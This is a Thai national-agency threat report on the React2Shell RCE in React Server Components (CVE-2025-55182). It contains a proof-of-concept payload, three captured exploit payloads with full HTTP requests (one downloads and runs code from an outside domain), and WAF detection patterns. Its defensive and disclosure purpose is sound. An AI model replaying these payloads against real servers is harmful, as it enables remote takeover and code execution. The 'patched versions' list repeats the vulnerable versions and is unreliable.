Threat Analysis Report

รายงานวิเคราะห์ช่องโหว่ RCE ระดับ Critical บน React Server Components (RSC)

10/12/2025

TLP:CLEAR

สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
๑๒๐ ชั้น ๗ อาคารซี ศูนย์ราชการเฉลิมพระเกียรติ ๘๐ พรรษา ๕ ธันวาคม ๒๕๕๐
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพมหานคร ๑๐๒๑๐ อีเมล saraban@ncsa.or.th

สารบัญ

สารบัญ 2
บทสรุปสำหรับผู้บริหาร 3
การวิเคราะห์เชิงเทคนิค 4
Technique Tactics and Procedures (MITRE ATT&CK) 11
Indicator of Compromise (IOCs) 12
แนวทางการเฝ้าระวัง ป้องกัน และรับมือ 13
อ้างอิง (References) 14

บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้วิเคราะห์ช่องโหว่ความปลอดภัยแบบ Remote Code Execution ที่มีรหัส **CVE-2025-55182 (CVSS 10.0) บน React Server Components (RSC)** ซึ่งใช้กันอย่างแพร่หลายในเฟรมเวิร์กอย่าง Next.js ช่องโหว่นี้ถูกตั้งชื่อโดยผู้ค้นพบว่า “React2Shell” เนื่องจากสามารถนำไปสู่การรันโค้ดบนเซิร์ฟเวอร์ของเหยื่อได้โดยตรง

ช่องโหว่นี้อาศัยประโยชน์จากข้อบกพร่องในการจัดการข้อมูลระหว่างการ Deserialization ของ React Server ซึ่งทำให้ผู้ไม่หวังสามารถส่งเพย์โหลดที่เป็น HTTP request ซึ่งปรับแต่งขึ้นเป็นพิเศษเข้าไปยัง Server Function Endpoint ของ RSC ได้โดยไม่ต้องผ่านการพิสูจน์ตัวตน ช่องโหว่นี้เปิดโอกาสให้โค้ดที่เป็นอันตรายถูกส่งเข้าไปประมวลผลบนเซิร์ฟเวอร์ ทำให้ผู้ไม่หวังสามารถผ่านกลไกความปลอดภัยและยึดการควบคุมเซิร์ฟเวอร์ได้อย่างสมบูรณ์

ผลลัพธ์ของการโจมตีอาจรวมถึงการรันคำสั่งระบบปฏิบัติการ การเข้าถึงหรือแก้ไขข้อมูลบนโฮสต์ การวาง Backdoor หรือ Pivot ไปยังระบบอื่นภายในเครือข่าย องค์กรที่ใช้ React Server Components หรือเฟรมเวิร์กที่รองรับ RSC เช่น Next.js มีความเสี่ยงอย่างยิ่งหากยังใช้เวอร์ชันที่ได้รับผลกระทบ

ปัจจุบันทีมพัฒนา React และ Next.js ได้ออกแพตช์เพื่อแก้ไขช่องโหว่นี้แล้ว องค์กรเร่งดำเนินการอัปเดตแพ็กเกจที่เกี่ยวข้องของ React Server, React Server DOM และ Next.js ให้เป็นเวอร์ชันที่ได้รับการแก้ไขโดยเร่งด่วน

การวิเคราะห์เชิงเทคนิค

กลุ่มเป้าหมายที่มีความเสี่ยง

- เว็บไซต์หรือระบบที่ใช้ React ในการพัฒนาโปรแกรม และรองรับ RSC
- โปรเจกต์ที่ติดตั้งแพ็กเกจในตระกูล react-server-dom-*
- เว็บไซต์หรือระบบที่ใช้ Framework ที่มีการรองรับ RSC

เวอร์ชันที่ได้รับผลกระทบ

- react-server-dom-webpack, react-server-dom-parcel, react-server-dom-turbopack เวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0

ผลกระทบที่เกิดขึ้น

ผู้ไม่หวังดีสามารถที่จะรันคำสั่งบนเครื่องเซิร์ฟเวอร์จริงของเหยื่อได้โดยไม่จำเป็นต้องมีการยืนยันสิทธิ์ใด ๆ ซึ่งอาจนำไปสู่การดำเนินการอื่นๆ เช่น การสร้าง Reverseshell, การขโมย Credential, การฝัง Backdoor ภายในระบบ


ลำดับการโจมตี (Attack Flow)

1. **Reconnaissance**: ผู้ไม่หวังดีทำการสแกนหาเว็บไซต์ที่รองรับและใช้งาน React Server Components
2. **Initial access & custom HTTP request:** ผู้ไม่หวังดีจะทำการสร้าง HTTP request ที่แทรกเพย์โหลด RCS Serialization ไปด้วย ซึ่งเพย์โหลดที่ส่งไปนั้นจะมีลักษณะเฉพาะคือการกำหนดรูปแบบของ RCS Serialization ดังภาพตัวอย่างเพื่อให้เซิร์ฟเวอร์นั้น deserialization เพย์โหลดที่ถูกส่งเข้ามาได้

```
const payload = {
    '0': '$1',
    '1': {
        'status':'resolved_model',
        'reason':0,
        '_response':'$4',
        'value':'{"then":"$3:map","0":{"then":"$B3"},"length":1}',
        'then':'$2:then'
    },
    '2': '$@3',
    '3': [],
    '4': {
        '_prefix':'console.log(7*7+1)//',
        '_formData':{
            'get':'$3:constructor:constructor'
        },
        '_chunks':'$2:_response:_chunks',
    }
}
```

[ภาพที่ 1 ภาพตัวอย่างรูปแบบ RCS Serialization]

3. **Remote Code Exceution:** เมื่อ RCS อ่านเพย์โหลดที่ถูกส่งเข้ามาแล้วและทำการเรียกใช้งานฟังก์ชันตามที่กำหนดเส้นทางไว้ในเพย์โหลด (ในที่นี้คือเรียกใช้งาน constructor.constructor) ซึ่งมีความสามารถเหมือนกับ new Function(***)() ซึ่งคือการสร้างฟังก์ชันใหม่จากค่า prefix ที่ถูกกำหนด โดยผู้ไม่หวังดีสามารถใช้การสร้างฟังก์ชันใหม่นี้เพื่อเรียกใช้งานคำสั่งอื่น ๆ บนโฮสต์โดยตรงได้เพื่อการดำเนินการในลำดับถัด ๆ ไป เช่น Reverseshell, Backdoor หรือการขโมยข้อมูล Credential อื่นได้จากจุดนี้



[ภาพที่ 2 แผนภาพการโจมตีช่องโหว่ CVE-2025-55182]

ตัวอย่างลักษณะของการโจมตีที่เกิดขึ้นจริง

จากการเฝ้าระวังและป้องกันการโจมตีช่องโหว่นี้ด้วยเครื่องมือ Web Application Firewall ทำให้ได้เห็นถึงเพย์โหลดของจริงที่ผู้ไม่หวังดีใช้งานในการโจมตี โดยยกตัวอย่างมาวิเคราะห์จำนวน 3 เพย์โหลดดังต่อไปนี้

เพย์โหลดที่ 1 ผู้ไม่หวังดีเข้าได้แทรกโค้ดที่มีจุดประสงค์ในการเข้าถึง constructor เพื่อที่จะเรียกใช้งานคำสั่งบนเครื่องเหยื่อ โดยเป็นคำสั่ง powershell เมื่อรันคำสั่งเสร็จแล้วให้แสดงผลกลับไปหาผู้ไม่หวังดีด้วยการ redirect ไปที่พาธ /login?a=<output> จากการวิเคราะห์คาดว่าเป็นการทดสอบว่าสามารถใช้ช่องโหว่นี้ได้บนเว็บไซต์นี้หรือไม่

```
0={
 "then":"$1:__proto__:then",
 "status":"resolved_model",
 "reason":-1,
 "value":"{"then":"$B1337"}",
 "_response":{
   "_prefix":"var res=process.mainModule.require('child_process').execSync('powershell -c "41447*44675"').toString().trim();
     ;throw Object.assign(new Error('NEXT_REDIRECT'),{
       digest:`NEXT_REDIRECT;push;/login?a=${res};307;`
     });
   "
   ",
   "_chunks":"$Q2",
   "_formData":{"get":"$1:constructor:constructor"}
 }
}
```

[ภาพที่ 3 เพย์โหลดที่ 1]

```
POST / HTTP/1.1
Content-Length: 690
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9

0=%7b%22then%22%3a%20%22%241%3a__proto__%3athen%22%2c%22status%22%3a%20%22resolved_model%22%2c%22reason%22%3a%20-1%2c%22value%22%3a%20%22%7b%5c%22then%5
c%22%3a%5c%22%24B1337%5c%22%7d%22%2c%22_response%22%3a%20%7b%22_prefix%22%3a%20%22var%20res%3dprocess.mainModule.require%28%27child_process%27%29.execSync%28%2
7%28whoami%29%27%2c%7b%27timeout%27%3a120000%7d%29.toString%28%29.trim%28%29%3b%3bthrow%20Object.assign%28new%20Error%28%27NEXT_REDIRECT%27%29%2c%20%7bdiges
t%3a%60%24%7bres%7d%60%7d%29%3b%22%2c%22_chunks%22%3a%20%22%24Q2%22%2c%22_formData%22%3a%20%7b%22get%22%3a%20%22%241%3aconstructor%3aconstructor%22%7d%7
d%7d&1=%22%24%400%22&2=%5b%5d
```

[ภาพที่ 4 HTTP Request ที่มีการแทรกเพย์โหลด]

เพย์โหลดที่ 2 ผู้ไม่หวังดีเข้าได้แทรกโค้ดที่มีจุดประสงค์ในการเข้าถึง constructor แต่แตกต่างจากเพย์โหลดที่ 1 จากการใช้ $1:then:constructor แทน $1:constructor:constructor โดยคำสั่งที่ผู้ไม่หวังดีได้แทรกมาในเพย์โหลดนี้เป็นคำสั่งสำหรับดาวน์โหลดและรันไฟล์เพิ่มเติมจากแหล่งภายนอก (hxxps://heemhaops.biz/b) บนเครื่องของเหยื่อ

```
0={
 "then":"$1:then",
 "status":"resolved_model",
 "reason":-1,
 "value":"{"then":"$B953"}",
 "_response":{
   "_prefix":"try{
       const requiredd = typeof require !== 'undefined' ? require : process?.mainModule?.require;
       fetch("https://heemhaops.biz/b")
         .then(res => res.text())
         .then(c => { new Function(c)() })
     }catch{};
   ",
   "_chunks":"$Q2",
   "_formData":{"get":"$1:then:constructor"}
 }
}
```

[ภาพที่ 5 เพย์โหลดที่ 2]

```
POST / HTTP/1.1
content-type: multipart/form-data; boundary=----WebKitFormBoundary62zznmfytfq
next-action: 41921554-05be-417e-af6f-427bd432b99c
user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Connection: keep-alive
Accept: */*
[redacted]
Accept-Encoding: gzip, deflate, br, zstd
Content-Length: 689

0=%7b%22then%22%3a%22%241%3athen%22%2c%22%5cu0073tatus%22%3a%22%5cu0072esolved_model%22%2c%22reason%22%3a-1%2c%22value%22%3a%22%7b%5c%22then%5c%22%3a%5
c%22%24B953%5c%22%7d%22%2c%22%5cu005fresponse%22%3a%7b%22%5cu005fprefix%22%3a%22try%7bconst%20requiredd%3dtypeof%20require%21%3d%3d%5c%22undefined%5c%22%3frequi
re%3aprocess%3f.mainModule%3f.require%3bfetch%28%5c%22https%3a%2f%2fheemhaops.biz%2fb%5c%22%29.then%28res%3d%3eres.text%28%29%29.then%28c%3d%3e%7bnew%20Function%28
c%29%28%29%7d%29%7dcatch%7b%7d%3b%22%2c%22%5cu005fchunks%22%3a%22%24Q2%22%2c%22%5cu005fformData%22%3a%7b%22get%22%3a%22%241%3athen%3a%5cu0063onstructo
r%22%7d%7d%7d&1=%22%24%5cu00400%22&2=%5b%5d
```

[ภาพที่ 6 HTTP Request ที่มีการแทรกเพย์โหลดที่ 2]

เพย์โหลดที่ 3 ผู้ไม่หวังดีเข้าได้แทรกโค้ดที่มีจุดประสงค์ในการเข้าถึง constructor เพื่อที่จะเรียกใช้งานคำสั่งบนเครื่องเหยื่อ โดยคำสั่งที่ส่งมาเป็นคำสั่ง id จากการวิเคราะห์คาดว่าจะเป็นการเช็คสิทธิ์ว่าคำสั่งถูกรันด้วยสิทธิ์อะไรบนเครื่อง จากนั้นให้ส่งผลลัพธ์กลับไปหาผู้ไม่หวังดีผ่าน redirect digest

```
0={
 "then":"$1:__proto__:then",
 "status":-1,
 "value":"{"then":"$B0"}",
 "_response":{
   "_prefix":"var res =
       process.mainModule.require('child_process')
        .execSync('id',{'timeout':5000})
        .toString().trim();
      throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});
   ",
   "_formData":{"get":"$1:constructor:constructor"}
 }
}
```

[ภาพที่ 7 เพย์โหลดที่ 3]

```
POST / HTTP/1.1
[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryMasterExploit
Content-Length: 571

0=%7b%22then%22%3a%20%22%241%3a__proto__%3athen%22%2c%20%22status%22%3a%20%22resolved_model%22%2c%20%22reason%22%3a%20-1%2c%20%22value%22%3a%20%22%7b%5
c%22then%5c%22%3a%20%5c%22%24B0%5c%22%7d%22%2c%20%22_response%22%3a%20%7b%22_prefix%22%3a%20%22var%20res%20%3d%20process.mainModule.require%28%27child_proces
s%27%29.execSync%28%27id%27%2c%7b%27timeout%27%3a5000%7d%29.toString%28%29.trim%28%29%3b%20throw%20Object.assign%28new%20Error%28%27NEXT_REDIRECT%27%29%2c%20%7
bdigest%3a%60%24%7bres%7d%60%7d%29%3b%22%2c%20%22_formData%22%3a%20%7b%22get%22%3a%20%22%241%3aconstructor%3aconstructor%22%7d%7d%7d&1=%22%24%400%22
```

[ภาพที่ 8 HTTP Request ที่มีการแทรกเพย์โหลดที่ 3]

รายละเอียดช่องโหว่ (CVE-2025-55182):

ช่องโหว่เกิดจากการที่ผู้ไม่หวังดีสามารถส่งคำขอ HTTP ที่มีการฝัง RSC Serialization ปลอมลงไปในในคำขอ ซึ่งเมื่อ RSC รับคำขอและทำการ Deserialization และเรียกใช้งานไปตามพาธจนสามารถเข้าถึง Function constructor ซึ่งสามารถที่จะเขียนและเรียกใช้งานฟังก์ชันใหม่ตามที่ผู้ไม่หวังดีต้องการได้ เช่น การสร้าง Reverse Shell, ขโมยข้อมูล Credential

ผลิตภัณฑ์ที่ได้รับผลกระทบ:

- React Components
  - react-server-dom-webpack ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0
  - react-server-dom-parcel ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0
  - react-server-dom-turbopack ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0
- React freamwork
  - Next.js with App Router
  - waku
  - @parcel/rsc
  - @vitejs/plugin-rsc
  - rwsdk

ผลิตภัณฑ์ที่ได้รับการแก้ไขช่องโหว่แล้ว:

- React Components
  - react-server-dom-webpack ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0
  - react-server-dom-parcel ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0
  - react-server-dom-turbopack ในเวอร์ชัน 19.0, 19.1.0, 19.1.1 และ 19.2.0

- React freamwork
    - Next.js with App Router ในเวอร์ชัน 15.0.5, 15.1.9, 15.2.6, 15.3.6, 15.4.8, 15.5.7 และ 16.0.7
    - waku ในเวอร์ชันล่าสุด (@latest)
    - @parcel/rsc ในเวอร์ชันล่าสุด (@latest)
    - @vitejs/plugin-rsc ในเวอร์ชันล่าสุด (@latest)
    - Rwsdk ในเวอร์ชันล่าสุด (@latest)

Technique Tactics and Procedures

(MITRE ATT&CK)

MITRE ATT&CK คือฐานความรู้ที่รวบรวมและจัดหมวดหมู่กลยุทธ์และเทคนิคต่างๆ ที่ผู้ไม่หวังดีใช้ในการโจมตีทางไซเบอร์ โดยอ้างอิงจากเหตุการณ์ที่เกิดขึ้นจริง เพื่อให้ฝ่ายป้องกันสามารถเข้าใจและรับมือกับภัยคุกคามได้ดียิ่งขึ้น

Tactic	Technique ID	Technique Name
Initial Access	T1190	Exploit Public-Facing Application
Execution	T1059.007	Command and Scripting Interpreter: JavaScript

Indicator of Compromise (IOCs)

Indicators of Compromise (IOCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ซึ่งทาง สกมช. ได้มีการแบ่งปันข้อมูล IOCs เหล่านี้ผ่านทางแพลตฟอร์ม MISP (Malware Information Sharing Platform) เพื่อเสริมสร้างความมั่นคงปลอดภัยไซเบอร์เรียบร้อยแล้ว โดยมีร่องรอยที่สามารถตรวจสอบได้ดังนี้

ร่องรอยที่สามารถตรวจสอบได้:

NCSA CTI's GitHub IoC link:

https://github.com/cti-misp/Threat-Report-IoCs/blob/main/CVE-2025-55182%20(React2Shell)/IoC%20related%20with%20React2Shell.txt

แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

การเฝ้าระวัง (Monitoring)

- ตรวจสอบเวอร์ชันของ RSC: หากเวอร์ชันของ React Server Componet ที่กำลังใช้งานอยู่นั้นไม่ได้รับการอัปเดตเป็นปัจจุบันที่ได้รับการแก้ไขช่องโหว่นี้ ควรเร่งดำเนินการให้ทำการอัปเดตให้เป็นเวอร์ชันที่แก้ไขช่องโหว่แล้ว
- เฝ้าระวัง HTTP POST request: เฝ้าระวังคำขอที่มีค่า next-action หรือ rsc-action-id ภายใน header, มีแพทเทิร์น $@ และ "status":"resolved_model" อยู่ในส่วนของ Bodies

การป้องกัน (Prevention)

- อัปเดตเวอร์ชัน: อัปเดตเวอร์ชันให้เป็นเวอร์ชันที่ได้รับการแก้ไขช่องโหว่นี้แล้ว
- ใช้งาน Web Application Firewall: พิจารณาใช้งาน WAF ที่สามารถตรวจจับและบล็อค Request ที่มี Bodies ตรงกับแพทเทิร์นของเพย์โหลด

การรับมือ (Response)

- แยกระบบที่ติดเชื้อ: หากตรวจพบการบุกรุก ให้รีบตัดการเชื่อมต่อเครื่องที่โฮสต์ระบบนั้นออกจากเครือข่ายเพื่อป้องกันกรณีที่ผู้ไม่หวังดีได้ทำฝัง Reverseshell หรือ ส่งออกข้อมูล
- เก็บหลักฐานทางดิจิทัล: รักษาสภาพของเครื่องที่ติดเชื้อไว้เพื่อการวิเคราะห์หาสาเหตุและสืบสวน (Digital Forensics)
- กู้คืนระบบ: กู้คืนระบบจาก Backup ที่ปลอดภัยหลังจากได้รับการยืนยันว่าได้ทำการอัปเดตเวอร์ชันของแพ็กเกจหรือเฟรมเวิร์คไปเป็นเวอร์ชันมีการแก้ไขช่องโหว่เป็นที่เรียบร้อยแล้ว
- รายงานเหตุการณ์: แจ้งเหตุการณ์ไปยังหน่วยงานที่เกี่ยวข้องภายในองค์กรและหน่วยงานด้านความมั่นคงปลอดภัยไซเบอร์

อ้างอิง (References)

1. National Vulnerability Database
   https://nvd.nist.gov/vuln/detail/CVE-2025-55182
2. Wiz Blog " React2Shell (CVE-2025-55182): Everything You Need to Know About the Critical React Vulnerability"
   https://www.wiz.io/blog/critical-vulnerability-in-react-cve-2025-55182
3. React's Blog "Critical Security Vulnerability in React Server Components"
   https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
4. AWS Security's Blog "China-nexus cyber threat groups rapidly exploit React2Shell vulnerability (CVE-2025-55182)"
   aws.amazon.com/blogs/security/china-nexus-cyber-threat-groups-rapidly-exploit-react2shell-vulnerability-cve-2025-55182/
5. lachlan2k's PoC repository
   https://github.com/lachlan2k/React2Shell-CVE-2025-55182-original-poc/

แบบประเมินรายงานข่าวกรองไซเบอร์

https://dg.th/nsexlfob51

จัดทำโดย

ฤทธิ์นภา ประเสริฐศรี

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th